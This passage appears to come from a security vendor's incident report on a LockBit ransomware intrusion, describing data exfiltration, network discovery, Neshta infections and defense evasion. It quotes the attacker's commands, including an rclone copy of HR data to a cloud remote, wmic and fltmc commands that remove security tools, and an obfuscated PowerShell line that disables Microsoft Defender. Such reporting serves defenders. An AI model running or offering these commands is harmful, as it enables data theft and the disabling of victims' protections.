
T1043 - Commonly Used Port : Absolute High Transmitted Bytes

Highlight on the connections to one IP address in particular, 185.81.68.180, on random ports 50749, 54001, 59516 and 59705 as seen in the Cybereason Defense Platform

The Cybereason GSOC team observed the exfiltration activity related to “Filezilla” on six servers. After this exfiltration method was used, the threat actor leveraged Rclone.exe to again, exfiltrate data using the following commands:

> *rclone config*
>
> *rclone copy "[HR data folder path]" [remote path]:[remote path]*

This activity is captured below. One can observe that the executable is launched through PsExec and represents unusually high network traffic:



162.208.16.12	80	HTTP	116 KB	343 MB	No data	rclone.exe	gfs302n102.userstorage.mega.co.nz > 162.208.16.12
162.208.16.11	80	HTTP	72 KB	187 MB	No data	rclone.exe	gfs302n101.userstorage.mega.co.nz > 162.208.16.11
162.208.16.37	80	HTTP	1029 KB	301 MB	No data	rclone.exe	gfs302n127.userstorage.mega.co.nz > 162.208.16.37
162.208.16.19	80	HTTP	38 KB	101 MB	No data	rclone.exe	gfs302n109.userstorage.mega.co.nz > 162.208.16.19
162.208.16.10	80	HTTP	132 KB	401 MB	No data	rclone.exe	gfs302n100.userstorage.mega.co.nz > 162.208.16.10
162.208.16.40	80	HTTP	1001 KB	300 MB	No data	rclone.exe	gfs302n130.userstorage.mega.co.nz > 162.208.16.40
162.208.16.33	80	HTTP	463 KB	2 GB	No data	rclone.exe	gfs302n123.userstorage.mega.co.nz > 162.208.16.33
162.208.16.24	80	HTTP	69 KB	225 MB	No data	rclone.exe	gfs302n114.userstorage.mega.co.nz > 162.208.16.24
162.208.16.25	80	HTTP	43 KB	108 MB	No data	rclone.exe	gfs302n115.userstorage.mega.co.nz > 162.208.16.25
162.208.16.20	80	HTTP	138 KB	382 MB	No data	rclone.exe	gfs302n110.userstorage.mega.co.nz > 162.208.16.20
162.208.16.23	80	HTTP	84 KB	226 MB	No data	rclone.exe	gfs302n113.userstorage.mega.co.nz > 162.208.16.23
162.208.16.36	80	HTTP	996 KB	288 MB	No data	rclone.exe	gfs302n126.userstorage.mega.co.nz > 162.208.16.36

Rclone.exe leveraged to exfiltrate data to mega.co.nz as seen in the Cybereason Defense Platform

Finally, the threat actor used a third tool to exfiltrate data to Mega[.]co[.]nz cloud hosting servers. The tool used for this is called Megasync.exe. The attackers ran the following commands to exfiltrate the data:

C:\Users\[Username]\Downloads\MEGAsyncSetup64.exe

C:\Users\[Username]\AppData\Local\MEGAsync\MEGAsync.exe


C:\Users\[Username]\AppData\Local\MEGAsync\MEGAsync.exe /uninstall

The Cybereason GSOC team only observed the exfiltration activity related to Mega on the company main file server.

Network Discovery

At this point, the threat actor presented on the network for a while and had access to multiple servers and workstations. In order to progress to its next and final phase, data encryption, the attacker needed a list of all the assets of the victim. The actor leveraged the “Advanced IP Scanner” tool in order to identify as many machines as possible.


This tool is meant to actively discover hosts and their hosted services. The attacker launched it from two different servers that are considered as “pivoting” machines for the actor:



Advanced IP scanner creating network connections and spawning remote desktop process (mstsc.exe) as seen in the Cybereason Defense Platform

The actor also used the provided remote desktop client feature to spawn child mstsc.exe processes that are meant to connect through the remote desktop service or RDP. We have observed a very high number of connections to internal IP addresses.


Approximately at the same time, the actor also infected 15 additional machines with the malware “Neshta”. Neshta is a file infector which injects its malicious code to targeted executable files:



Neshta was injected into many executables, also spawning the "svchost.com" process as a result, which spawns the legitimate executable again as a child process as seen in the Cybereason Defense Platform

As previously mentioned in the community, some LockBit and other ransomware and attacks (REvil/Sodinokibi, for instance) are found to be concurrent with present Neshta infections on the same environment.

We did not find evidence that demonstrates the specific use of Neshta by the attackers, and hence we strongly believe that the tools the attackers used were pre-infected with Neshta:



PeterM🌻 @AltShiftPrtScn · Apr 27

At least 1 #Lockbit ransomware affiliate going around using tools infected with the old **Neshta** virus, not sure if they know or not. The impact is large amounts of EXEs getting infected & lighting up your security console like a Christmas tree. **Neshta** detections = investigate now!

PeterM🌻 @AltShiftPrtScn · Mar 7, 2021

Anyone else seeing #LockBit ransomware attacks on the same network as #Neshta file infectors? Not seen **Neshta** in years and now 2 lockbits with **Neshta** in the last week.

Source : https://twitter.com/AltShiftPrtScn/status/1519265746630717440

At this point, the LockBit affiliate had completed all the necessary steps to execute the LockBit payload and commence encryption:

- Persistence on the network through multiple infected machines
- Access to top-privilege accounts
- Collected and exfiltrated victim data
- List of most assets through network discovery and scans

Defense Evasion and Impact Phases


This section describes the “Defense Evasion” and “Impact” phases (according to the MITRE ATT&CK Tactic classification).

Approximately four hours before the global deployment of the LockBit ransomware, the attacker bypassed existing security features and also deleted evidence in order to complicate investigation and forensics attempts.

Security Products Deactivation Attempts

First, the threat actor attempted to disable the Cybereason sensors, directly from the impacted machine. For that purpose, they used the two following commands :

- *CrDrvCtrl disable test*, which attempts to disable the driver installed by the EDR
- *Wmic product where name=”Cybereason Sensor” call uninstall /noninteractive*, which attempts to uninstall the sensor on the machine



"C:\Program Files\Cybereason ActiveProbe\CrDrvCtrl.exe" disable test

Evidence (1)

Unsigned image file


- Properties

crdrvctrl.exe
Process name
8520
Process ID
May 5, 2022 at 11:20:54 AM GMT+2
Creation time
"C:\Program Files\Cybereason ActiveProbe\Cr...
Command line
False
Is aggregated process

- File

crdrvctrl.exe
Image file
Windows Executable
Extension type
c:\program files\cybereason activeprobe\crdrv...
Path
baba4f7fff6983ed753a2ad4c6d98035a1c06488
SHA1 Signature
ac759f938e93447a4883d9245371d171
MD5 signature
24b9b95fad441924a9f164ad883d580bd0007...

Threat actor attempting to disable Cybereason's sensor as seen in the Cybereason Defense Platform. This attempt failed.



```
timeout /t 30
timeout /t 30
\??\C:\WINDOWS\system32\conhost.exe 0x4
wmic product where name="Cybereason Sensor" call uninstall /nointeractive
wmic product where name="Cybereason ActiveProbe" call uninstall /nointeractive
```

wmic product where name="Cybereason Sensor" call uninstall /nointeractive

wmic.exe
Process name
View Attack Tree

Evidence (1)

Contains a module not found in loader db


- Properties

wmic.exe
Process name
25008
Process ID
May 5, 2022 at 9:23:00 AM GMT+2
Creation time
wmic product where name="Cybereason Sens...
Command line
False
Is aggregated process

Threat actor attempting to uninstall Cybereason's sensor as seen in the Cybereason Defense Platform. This attempt failed.


Both attempts failed in the context of the victim. The threat actor then attempted to disable EPP/AV products on the different machines. Bitdefender was first targeted through the attempt to disable BitDefender mini-filter with the command:

"fltmc" unload gzflt



Threat actor disabling BitDefender mini-filter as seen in the Cybereason Defense Platform


A few minutes before it launched the ransomware, the attacker also launched "defendercontrol.exe" on 14 servers. As stated in the previous case study, Defender Control is used to disable Microsoft Defender:



Launching of “defendercontrol.exe” as seen in the Cybereason Defense Platform


In addition to the use of “defendercontrol.exe”, the attacker launched the following commands, that were started from a service created by the attacker, named “TrustedInstaller”:

> *“PowerShell -nop -win 1 -c & {$AveYo=' A LIMITED ACCOUNT PROTECTS YOU FROM UAC EXPLOITS ';$env:1=6;$k=@();$k+=gp Registry::HKEY_Users\S-1-5-21*\Volatile* ToggleDefender -ea 0;iex($k[0].ToggleDefender)}”*
>
> *MpCmdRun.exe -DisableService*
>
> *Net1.exe stop windefend - D*
>
> *sc.exe config windefend depend=RpcSs-TOGGLE*



Threat Actor launching a PowerShell one-liner command to disable EPP/Antivirus products as seen in the Cybereason Defense Platform

In order to execute all the activities related to “Defense Evasion”, the actor used a batch script to automate the execution:



```
> "cmd.exe"
> C:\Windows\system32\cmd.exe /c ""AV.bat" "
> C:\windows\system32\cmd.exe /c ""AV.bat" "
> C:\WINDOWS\system32\cmd.exe /c ""AV.bat" "
>
> "LockBit_4[redacted].exe"
> C:\windows\system32\cmd.exe /c ""share.bat" "
> C:\WINDOWS\system32\cmd.exe /c ""share.bat" "
